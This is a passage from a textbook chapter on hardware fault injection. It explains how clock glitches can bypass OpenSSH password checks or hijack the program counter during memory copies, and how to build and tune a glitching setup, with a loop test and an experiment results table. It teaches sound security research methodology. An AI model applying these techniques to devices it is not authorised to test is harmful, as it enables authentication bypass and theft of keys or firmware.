- Okay, you probably didn't find this one unless you analyzed the calling function in the binary yourself. (Always look at the big picture; that's where the bugs are!) After the `auth_password` call, the `authenticated` variable appears in `eax`, then the `bpl` flag, then `ebp`, and finally in `rax` (see, for example, ❸ copying out of `ebp` to `rax/eax`), which means you can induce a fault anywhere along that chain in the relevant register to set `authenticated` to a value of `1`.
- Set the password `change` flag to `true` (through the protocol or a fault; note that any nonzero value evaluates to `true`), leading to the `password change not supported` response shown in ❹ to the `logit` function call. Inject a fault to skip the `xor ebp,ebp` steps after that call and then hope `ebp` was nonzero.

Again, you could inject faults into the assembly code at many points. You don't need a very precise plan of what fault to inject to reach a particular outcome. In this example, various faults can set `authenticated==true` to bypass the password mechanism.

Now, OpenSSH was never written with fault injection in mind; it's not part of the threat model. In Chapter 14, you'll learn that you can employ all kinds of countermeasures in the software to reduce the effectiveness of injected faults. You'll also find information on *fault simulation* in that chapter, which you can use to detect how well code can resist faults. Making code more robust against naturally occurring faults also restricts malicious fault injections, but not completely. For more on the topic of non-malicious fault injection, see *Software Fault Injection* (Wiley, 1998) by Jeffrey M. Voas et al. For how safety measures in chips don't always translate into security mechanisms, see "Safety ≠ Security: A security assessment of the resilience against fault injection attacks in ASIL-D certified microcontrollers," by Niels Wiersma et al. The previous source and assembly code examples show how a single fault can have a major impact on security, such as a password bypass.

Fault Injection Bull

So far, we've assumed we have access to a mythical, perfect, one-bit fault injector that we called our fault injection unicorn. Unfortunately, this device doesn't exist, so let's see how close we can get to our mythical unicorn, but with tools that exist on earth. In practice, the best we can hope for are ways of causing useful faults some of the time. Simpler ways of injecting faults include overclocking or under-volting a circuit and overheating it. Science-fiction-esque methods exist as well, such as using strong electromagnetic (EM) pulses, focused laser pulses, or radiation by alpha particles or gamma rays.

An attacker selects a fault injection means and then tunes the timing, duration, and other parameters to maximize the effectiveness of the attack, which is the goal. The defender's goal is to minimize the effectiveness of those attacks, which is where fault injection goes from theory to practice.

In reality, you won't be able to inject a perfect fault on your first try, because you won't know the fault parameters. If you did know the correct parameters, our unicorn fault injector would result in a deterministic effect on a target. However, since your injector always includes some imprecision and jitter, you'll observe multiple kinds of effects, even when you use the same settings. In practice, your injector's imprecision will lead to stochastic fault-injection attempts, and you'll need several attempts to reach a successful attack.

To tackle this dilemma, you need to build a system to perform fault experiments and control the target as precisely as possible. The idea is to start a target operation, wait for a trigger signal indicating that the targeted operation is executing, inject the fault, capture the results, and, if needed, reset the target for a new attempt.

Target Device and Fault Goal

As we've mentioned, fault injection requires physical control over a device, so first you need a device (or several in case you fry something). Selecting a simple device like an Arduino or another slow microcontroller is helpful—preferably one for which you have already written some code.

Next, you need an idea of the goal you're aiming toward by applying the fault, such as bypassing a password verification hurdle. You've already seen an analysis of OpenSSH code in the previous section in both C and assembly that provided numerous ways to achieve such a goal. Keep in mind C, assembly, and Verilog or VHDL are just representations of what is going on with physical hardware. Here, you're trying to manipulate hardware by interfering with its physical environment. By doing this, you mess with the assumptions that engineers make—for example, that a transistor switches only when instructed to do so, that a logic gate will actually switch before the next clock tick, that a CPU instruction will be executed correctly, that variables in a C program will hold their value until written over, or that an arithmetic operation will always correctly compute its result. You induce the fault at the physical level to achieve goals at the higher level.

Fault Injector Tools

The better you understand the physics, the better you can plan your fault injector, but by no means do you need a PhD in physics. Chapter 5 will go into more depth about the physics behind the different methods and the construction of a fault injector device.

A fault injector that generates a clock signal for a target device can replicate the device's usual clock signal, but then inject one very fast cycle at a specific point in time to overclock a process. The goal is to cause a fault in a CPU when the fast cycle is introduced. Figure 4-2 shows what such a clock signal looks like.



Figure 4-2: Causing a fault in a CPU with a fast cycle

Here we have a normal clock with a period of 70ns until cycle A. Cycle A is cut short, such that cycle B starts only 30ns after the start of cycle A. The duration of B and C is again 70ns. This may cause a fault in the chip operation during cycle A and/or B.

Having a nanosecond jitter in timing makes a big difference when dealing with GHz clock speeds; one nanosecond is the length of a full clock cycle at 1 GHz. Achieving such timing precision in practice means building specialized hardware circuits to do the fault injection.

NOTE *With reference to this clock example, the "Searching for Effective Faults" section on page XX discusses a circuit that simulates an accurate clock, counts down the target clock cycle, and then overclocks to inject the fault. Field-programmable gate arrays (FPGAs) and some faster microcontrollers are your friends here.*

You want to be able to control as many of the aspects of your fault injection as possible, so make sure your injector is programmable. Finding the right fault parameters requires many experiments, each with its own settings. In the clock injector example, you want to be able to program your injector with the normal clock speed, with the overclocked clock speed, and with an injection point. This way, repeated experiments will allow you to control the frequency of injection and figure out what settings cause an anomaly or repeatable effect.

Target Preparation and Control

The details of how to prepare a fault injection depend on your target and the type of fault you intend to inject. Luckily, you'll want to do some common actions: send a command to the target, receive results from the target, control the target reset, control a trigger, monitor the target, and perform any fault-specific modifications. Figure 4-3 shows an overview of the connections.



Figure 4-3: The connections between PC, fault injector, and target

The fault injector in Figure 4-3 is the physical tool that performs the fault injection. For now, we just assume it can somehow insert a fault in the target using one of the methods we briefly described (clock, voltage, and so on). The target will trigger the fault injector to synchronize the fault injector to the target. This trigger typically goes directly to the fault injector tool, as the fault injector tool will have very accurate timing compared to routing the trigger through the PC. The PC will control the overall target

communications, as we need to record a variety of output data from the device. Because timing is the important aspect here, we can learn more about how the overall setup works by now looking at the interactions.

Figure 4-4 shows a common sequence diagram outlining the interaction between the PC (controlling everything), the fault injector, and the target. You can consider the fault injector being connected to the PC by a standard interface such as USB.



Figure 4-4: The sequence of operations for a single fault injection attempt initiated by a PC, which controls the fault injector and target

This timing shows that we first configure the fault injector with the parameters we want to test. In this example, we also have a *glitch delay* and *glitch length* as the configuration parameters. After the trigger event from the target, the fault injector waits the glitch delay amount before inserting a fault (glitch) of glitch length. After inserting the fault, we observe the target operation's output.

Sending a Command to the Target

The target device needs to run a process or operation that you intend to fault under control of a script. This depends on the operation, but it can be a command sent over RS232, JTAG, USB, the network, or some other communication channel. Sometimes starting the target operation can be as

simple as switching on the device. In the previous OpenSSH example, you need to connect to the SSH daemon over the network to send a password, which starts the password verification target operation.

Receiving Results from the Target

You next need to know whether your injected fault produced some interesting result. A typical way is to monitor target communication for any result codes, statuses, or other signals that could be interesting gateways to injection. Try to monitor and record all information from the communication channel at the lowest level possible.

For instance, in a serial connection, monitor all the bytes going back and forth over the line, even if a more complex protocol is being run on top of that. The intent is that the device must fault. The data being churned out may be unusual and not adhere to the normal communications protocol. You don't want any protocol parsers on your end getting in the way of capturing the device fault. Capture everything; try to parse it later. In the case of the OpenSSH example, sniff all network traffic from the target instead of relying only on your SSH client logging.

Controlling the Target Reset

You will likely crash your target many times before your experiments reap some success, because each experiment can cause an undetermined behavior or state. You'll need some way to reset the device into a known state. One way is pulsing a reset or line button to initiate a warm reset, which is typically sufficient, although sometimes the device won't reset properly. In that case, you can do a cold reset by dropping the supply voltage of the core or device you are targeting. When doing a supply voltage interruption, drop the supply for just long enough to cause a clean reset (do it too fast and you may cause a fault—you don't want that here). If that isn't possible, a cheap USB-controlled power strip may provide what you need, although that may crash as well. Both ends of a communications channel can crash if your device emits weird data. The host will need to recognize USB targets again before you can continue. The control code on the host should anticipate and attempt to handle any of these issues. In the OpenSSH example, the device that runs the OpenSSH server should restart the server automatically upon reset.

Controlling a Trigger

Triggers are electrical signals originating from within a target. The fault injector uses them to synchronize with operations in the target. Using a stable trigger with minimal jitter makes it easier to inject a fault at the right time. The best way to do that is to program the target device to generate a trigger on any of the external pins of the chip, such as a GPIO, serial port, LED, and so on. Right before the target operation, the trigger pin is pulled to the high voltage, and after the target operation, the pin is pulled to the low voltage. When the fault injector sees the trigger, make it wait an

adjustable delay and then inject the fault. This way, you have a steady reference point in time with respect to the target operation and can try to inject faults at different delays into its execution. Figure 4-5 shows an overview of target operation, trigger, and fault timing.



Figure 4-5: Overview of target operation, trigger, and fault timing

The power consumption, which is measured with an oscilloscope, represents the target operation. A pulse, also measured with an oscilloscope, represents the trigger, and the fault is the input pulse created for the fault injector representing the fault's timing and amplitude.

Even though the delay after the trigger *should* be constant, clock jitter on the target may mean that the target operation isn't happening at a predictable time, which decreases the fault's success rate.

Jitter may come from other unexpected sources, so as part of characterizing your device, be sure to explore whether the device has nonconstant timing in execution. Obvious sources for that jitter include interrupts and leaving a lot of extra code between your trigger instructions and the actual targeted fault code. But even "simple" devices (such as ARM Cortex-M processors) may optimize machine instructions on the fly, meaning the delay of executing a given instruction depends on prior instructions executed (the *context*). This means if you move the trigger code around to target different areas, there is an unexpected small number of cycles difference. Many devices (including the ARM Cortex-M) support an *instruction synchronization barrier (ISB)* instruction, which you can insert to "clear" the context before executing your trigger code.

If you encounter devices that don't offer programmatic access for creating a hardware trigger, the fallback is software triggering, which requires sending a command to start the operation from the controlling host, performing a precise delay on the controlling host, and then initiating the fault injector by sending a software command to it. A pure software solution suffers from all the jitter of software control. Inducing a meaningful fault won't be impossible, but it will decrease your ability to reproduce the fault reliably.

In the OpenSSH example, you can recompile OpenSSH to include a command that generates a trigger, or you can fall back on software-based triggering by having your controlling host send a password to the OpenSSH server followed by a "go" command to the fault injector.

Monitoring the Target

To debug your setup, you need to monitor the target, the communication, the trigger, and the reset lines. A logic analyzer or oscilloscope is your friend for this task. Run a few target operations without injecting faults and capture the communication, trigger, and reset lines. Are they all working properly? Using your side-channel capabilities (see Chapters 8 and 9) can also be enlightening when monitoring target behavior. You should be able to see, for instance, how much jitter exists between the trigger signal and the operations being executed. If the operations seem to jump back and forth on your scope's time axis, jitter is the cause. Run a few trial faults to see if everything continues to run.

Monitoring comes with one huge caveat. In the analog domain, the measuring process itself always affects your target. You don't want the scope hanging off the VCC line to absorb that pretty voltage glitch. The extra load on the wires will change the injected glitch's shape. If you must keep your scope connected, configure it for a high impedance and use a 10:1 probe.

Before commencing actual fault injection experiments, triple-convince yourself that everything is working, and then remove all temporary monitoring so it doesn't interfere with the results. More than once have simple setup mishaps, unanticipated instabilities, operating system (OS) updates, and so on interfered in what otherwise was a nicely thought-out experiment. Weekend experiments were lost, and people were sad.

Performing Fault-Specific Modifications

You often need to modify the target physically to execute faults successfully. The clock fault in the OpenSSH example requires that you modify the printed circuit board (PCB) to inject a clock (we discuss specific modification possibilities and tactics in later sections).

The more robustly you plan, program, and build all the attack's components, the more effectively you can run your fault injection experiments. Your setup needs to be solid enough to run for weeks and survive any unusual situation that may occur. After a million or so fault injections, Murphy's law dictates that the fault will occur, not necessarily in the target but in your setup instead!

Fault Searching Methods

Now that the target is connected and instrumented, we can inject faults. What we don't yet know is precisely when, where, how much, and how often to inject. The general approach is simply to try and use some basic target analysis, feedback, and luck to find a winning combination of parameters.

First, we need to identify to which kind of faults a target is sensitive. In the OpenSSH example, we went right to the end goal of an authentication bypass and assumed we knew how to insert faults—that is, what sort of faults and parameters would be successful. It could be that we can fault a target out of loops or corrupt memory. For this, we'll devise various experiments and test programs that help narrow down the target's sensitivities.

Next, we'll present a clock glitching example for the purpose of finding these parameters and walk through the steps, so you can understand what an experiment looks like when you put everything together. Then, we'll explore search strategies a bit more, as various techniques exist for traversing the big fault parameter search space.

Discovering Fault Primitives

Having a programmable target allows you to experiment and learn exactly what its weaknesses are. The main goal is to discover fault primitives and associated parameter values. A *fault primitive* is the type of effect an attacker has on the target when injecting a specific fault. It is not the fault itself but the category of result, such as inducing a skipped instruction or changing specific data values. Predicting exactly what results can be induced is difficult, but tests can help you investigate and tune your setup. Josep Balasch, Benedikt Gierlichs, and Ingrid Verbauwhede's paper titled "An In-depth and Black-box Characterization of the Effects of Clock Glitches on 8-bit MCUs" provides an example of digging even deeper into the CPU to reverse engineer what faults do.

Loop Test

A *loop test* is where a loop of *n* iterations is targeted. Each iteration increments a `count` variable by some factor; for this example, let's say it's seven. The code in Listing 4-2 shows how this type of iterative count checking is typically done.

```
// SOURCE: loop.c

// Since you're actually reading source code, here's a treat. Note the 'volatile'
// keyword and guess why it's there. Hint: compile with and without 'volatile' and
// check the difference in the disassembly.
int main() {
        volatile int count = 0;
        const int MAX = 1000;
        const int factor = 7;
        int i;
        gpio_set(1); // Trigger high
        for (i = 0; i < MAX; i++) {
                count+=factor;
        }
        gpio_set(0); // Trigger low
        if (i != MAX || count != MAX*factor) {
                printf("Glitch! %d %d %d\n", i, count, MAX);
        } else {
                printf("No luck, try again\n");
        }
        return 0;
}}
```

Listing 4-2: A simple loop example

At the end of the program, the `count` should be `factor` times *n*. If the end count is not as expected, a fault has occurred. Based on the output, you can reason about what the fault is that happened. If the `count` addition operation was skipped, you'll see a count that's seven too low. If the increment of the loop counter was skipped once, you'll see a count that is seven too high. If you break out of the `for` loop prematurely by corrupting the end check, you'll see a count that is a factor of seven but much lower than `MAX * 7`. These are the easier fault models to reverse engineer. You may also see values that look like complete garbage, in which case it may help to dump all CPU registers. It's not uncommon for registers to get swapped on a fault, and you could end up with the stack or instruction pointer in your count.

Register or Memory Dump Test

With this type of test, we try to figure out whether we can affect memory or register values in a CPU. We first create a program to dump the register state or (parts of, or a hash of) memory to create a baseline. Next, we create a program that raises a trigger, executes a *nop slide* (a large number of sequential "no operation" instructions in the CPU), and then lowers the trigger and again dumps the register state or memory. Then, we start this program and attempt to inject a fault during the nop slide's execution. Since the nop slide naturally doesn't affect registers (except the instruction pointer) or memory, it does not contaminate the test results. After this experiment, we can check whether any memory or register content has changed by dumping it or comparing the hash.

This test is useful for determining the location of faults when using EM pulses, as you may be able to find a relation between a physical location of a RAM cell or register and a logical location (register or memory).

Memory Copy Test

During a memory copy, it may be possible to corrupt some internal registers with attacker-controlled data, which allows gaining arbitrary code execution. The theory (published in the paper "Controlling PC on ARM using Fault Injection" by Niek Timmers, Albert Spruyt, and Marc Witteman) is as follows. On ARMv7, for example, an efficient memory copy is implemented, such as that in Listing 4-3, by filling a number of registers with a single load and then writing all those registers with a single store.

```
memcpy:
LDMIA R1!,{R4-R7} ; Load registers R4,R5,R6,R7 with data at address in R1; inc
R1
STMIA R2!,{R4-R7} ; Store register content in R4,R5,R6,R7 at address in R2;
inc R2
CMP R1,R3         ; End address in R3; are we done?
BNE memcpy        ; Not done: jump to memcpy
```

Listing 4-3: A memory copy test

Running the preceding code in a loop copies a block of data. It becomes interesting when we look at how instructions are encoded (see Table 4-1).

Table 4-1: Encoding of Instructions

ARM assembly	Hex	Binary
LDMIA R1!,{R4-R7}	E8B10 0F0	11101000 10110001 00000000 11110000
LDMIA R1!,{R4-R7,**PC**}	E8B18 0F0	11101000 10110001 **1**0000000 11110000

In Table 4-1, the last 16 bits of the instruction encoding signify the register list. R4-R7 is given by the consecutive 4 bits set to 1 in index 4-7. Index 15 (16^{th} bit from the right) indicates the program counter (PC) register. This means that a single bit difference in the opcode allows loading data from memory into the PC during a normal copy loop. If a fault can achieve a bit flip, and if the source of the memory copy is attacker controlled, that means the PC would become attacker controlled.

Think for a while about what data you would input to the copy routine if you could set the PC with a fault. The following shows one answer:

```
Address 0000: 00001000 00001000 00001000 00001000
...
Address 0ff0: 00001000 00001000 00001000 00001000
Address 1000: <attack code>
```

If you cause a fault that flips the PC bit in the LDMIA opcode while it is loading any of the data in the first 0x1000 bytes, it will cause 0x1000 to be loaded into the PC. At address 0x1000, you place the attack code, and when the PC points there, you've gained code execution! This example is a little simplified. It assumes the source of the memory buffer is at address 0. You'll need to figure out at which offset the source buffer actually lives and then offset everything.

If this scenario seems a little far-fetched, encountering it in copy loops during boot (think copying from flash to SRAM) or even at the kernel/user space boundary (think copying a buffer into kernel memory) is actually quite common. It's a security mechanism to avoid having a lower-privileged process change buffer contents while a higher-privileged process is using the content.

This example is specific to AArch32, but other architectures have similar constructs (see the Timmers, Spruyt, and Witteman paper for more details).

Crypto Test

A *crypto test* runs a cryptographic algorithm repeatedly with the same input data. Most algorithms will provide the same output when encountering the same input. The *Elliptic Curve Digital Signature Algorithm (ECDSA)*, which generates a different signature on every run, is a notable exception. If you see

an output corruption, you may be able to execute a differential fault analysis attack (see the "Recovering Cryptographic Keys" section on page XX), which allows you to recover key material from faulted cryptographic algorithms.

Targeting a Nonprogrammable Device

You won't always have the luck to be targeting a programmable device, which can complicate determining the fault primitive. In that case, you have two basic options. The first option is to get a similar device that is programmable—for instance, a device with the same CPU and programmable firmware—and hope that the fault primitives are similar. This is usually the case, though some of the exact fault parameters may differ. The second option is to use monitoring capabilities and the powers of deduction to shoot at your target device and hope for the best. For example, if you want to corrupt the last round of a cryptographic algorithm, use a side-channel measurement to discover the timing and a broad parameter search to help discover further fault parameters.

Searching for Effective Faults

The loop, memory dump, and crypto tests in the previous section allow you to determine what kind of fault has occurred, but they don't tell you how to induce an effective fault. Determine your target's basic performance parameters—the min and max clock frequencies, supply voltage, and so on—to provide some ballpark figures to start finding effective faults. This is where fault injection turns from science into a bit of art. It now boils down to tuning the fault injector's parameters until they become effective.

Overclock Fault Example

Assume you have a target with a loop test program and a clock fault injector hooked up to the clock line, as shown in Figure 4-6.



Figure 4-6: Clock switching arrangement

This simple workbench uses an electronic switch to send one of two clock frequencies to the device. The idea is that the fast clock is too fast for the target to keep up and, therefore, will cause a fault. A microcontroller (clock fault injector) controls the switching, which is also monitoring the target device.

You can tweak a number of parameters to tune the fault. Depending on the target, a set of parameter values will either have no effect, cause full crashes, or, if chosen well, cause some faults. Types of parameters include the overclock frequency, the number of clock cycles after the trigger to start overclocking, and the number of consecutive cycles to overclock. You could additionally play with the high and low voltage, rise/fall times, and various other more complicated aspects of the clock.

The pseudocode in Listing 4-4 shows how to run repeated experiments using different settings.

```
# Pseudocode for a clock fault injection test setup

for id in range(0, 19):
     # Generate random fault parameters
   ❶ wait_cycles = random.randint(0,1000)
   ❷ glitch_cycles = random.randint(1,4)
   ❸ freq = random.randrange(25,123,25)
     basefreq = 25
     # Program external glitcher
     program_clock_glitcher(wait_cycles, glitch_cycles, freq)

     # Make glitcher wait for trigger
     arm_glitcher()

     # Start target
     run_looptest_on_target()

     # Read response
   ❹ output = read_count_from_target()
   ❺ reset_target()

     # Report
     print(id, wait_cycles, glitch_cycles, freq, output)
```

Listing 4-4: A Python example designed to vary parameters and view the results

You can see the randomized settings of the wait parameter ❶, glitch cycles ❷, and overclock frequency ❸. For each fault injection attempt, we capture the actual program output ❹ before we reset the target ❺. This allows us to determine whether we have caused any effect. Let's say we have a target that is running the loop test with a factor of one; that is, the counter increases by one every loop iteration. We loop the target 65,535 times (hex 0xFFFF), so if anything other than `'FF FF'` is returned, a fault has been injected.

Figure 4-7 shows the sequence of interactions between the PC, fault injector, and target for this specific example. You can compare this to Figure 4-4 to see how some of the configuration for this specific example differs from our previous work.



Figure 4-7: Sequence of operations between PC, fault injector, and target when doing a single fault injection

In Figure 4-7, you can see that we now have specified that we are going from the *basefreq* to *freq*. These are part of the configuration parameters passed to the fault injector tool.

Figure 4-8 shows a snapshot of what the signals would look like on a logic analyzer, where you can see the target block switching from *basefreq* to *freq* and back.

In Figure 4-8, note that the target clock is running at double speed when the fault injector is active. In this example, wait cycles is set to 2, and glitch cycles is set to 3. We can see that by counting the number of cycles from the rising edge of the trigger signal and the time when the target clock increases to *freq*. As we tried more parameters, we would see this sweep through various settings.



Figure 4-8: Timing of operations between PC, fault injector, and target when doing a single fault injection

A tricky aspect of being successful is choosing the parameter ranges to start with. In the preceding example, if we randomize wait cycles, glitch cycles, and frequency, an attacker needs to be lucky to "guess" them all right to result in a fault. With a limited number of parameters, this is a viable approach, but with more parameters, the search space becomes exponentially larger.

In general, it makes sense to isolate individual parameters and try to determine reasonable ranges for those parameters. For instance, injection faults must be targeted at the `for` loop in Listing 4-2. We can measure this loop's timing by the start and end points of the trigger on the GPIO line, so we need to restrict the wait cycles to within the trigger window. For the glitch cycles and frequency, we don't have any clear indication at this point of what would work. Starting small and then going larger usually makes sense in order to start with a working target, and then we slowly push up the parameters until the target device crashes. After that, we search the boundary between "working" and "crashing," hopefully to find exploitable faults. We'll discuss various strategies in the "Search Strategies" section on page XX.

Fault Injection Experiment

Now, let's select some parameter ranges to perform an experiment with the clock fault injector. We will use a range of one to four glitch cycles for our experiment. We chose one cycle as a minimum because it is the smallest setting that may still cause a fault, and we chose four cycles as the maximum because, in practice, this is still "gentle." Dozens or even hundreds of consecutive glitch cycles will simply crash the target. Similarly, we selected an overclock frequency of 25 MHz to 100 MHz.

Next, we run the fault injection program for a while and check the output. If no faults occur, we need to make our parameters more aggressive. If only crashes occur, we need to make them less aggressive.

Fault Experiment Results

The results of the first run of faults are shown alongside the test parameters in Table 4-2, including the fault configuration and output sent by the target to the PC.

Table 4-2: Results of the First Run of Faults

ID	Wait cycles	Glitch cycles	Frequency (MHz)	Output
0	561	4	50	FF FE
1	486	4	75	FF FE
2	204	3	100	<timeout>
3	765	4	75	FF FE
4	276	4	50	FF FE
5	219	2	100	FF FE
6	844	1	25	FF FF
7	909	3	50	FF FE
8	795	4	75	FF FE
9	235	4	100	<timeout>
10	225	1	25	FF FF
11	686	1	50	61 72 62 69 74 72 61 72 79 20 6D 65 6D 6F 72 79
12	66	2	100	FF FE
13	156	1	75	FF FE
14	39	2	100	FF FE
15	755	3	50	61 72 62 69 74 72 61 72 79 20 6D 65 6D 6F 72 79
16	658	2	50	00 EB CD AF 08 8E 00 00 00 01
17	727	1	100	<timeout>
18	518	3	50	00 EB CD AF 08 8E 00 00 00 01

The log shows some significant results. First, some attempts return `FF FF`, indicating no fault was caused. Other output shows `FF FE`, which is interesting because that value is one less than `FF FF` numerically. This means we may have induced fault primitive types like "skip a loop" or "turn an addition into a nop." Other values are probably arbitrary data. In practice, we've seen that this can be arbitrary memory, so it still can be an interesting attack primitive. Getting enough snippets of arbitrary memory means that the passwords or firmware contents stored in that memory may be leaked. Another result we see is a timeout, which indicates that the target has crashed and stopped responding.

Analyze the Results

Next, we'll analyze the data and try to narrow the parameter ranges such that they are closest to inducing the desired results. The data in Table 4-2 shows that whenever the clock frequency is run at 25 MHz, there are no faults, as we consistently get `FF FF` output. At 50 MHz, we start seeing some interesting effects where the return is `FF FE`. This same result happens at 50–100 MHz and during glitch cycles 1–4. Closer analysis reveals that 50 MHz also shows various corruptions, whereas 100 MHz also indicates timeouts. For 75 MHz and any number of glitch cycles, we always get the "skip a loop" primitive fault type that results in `FF FE`. The wait cycles at that frequency seemingly have no effect, probably because it doesn't matter where we inject during the loop execution to have the desired effect.

Retry the Experiment

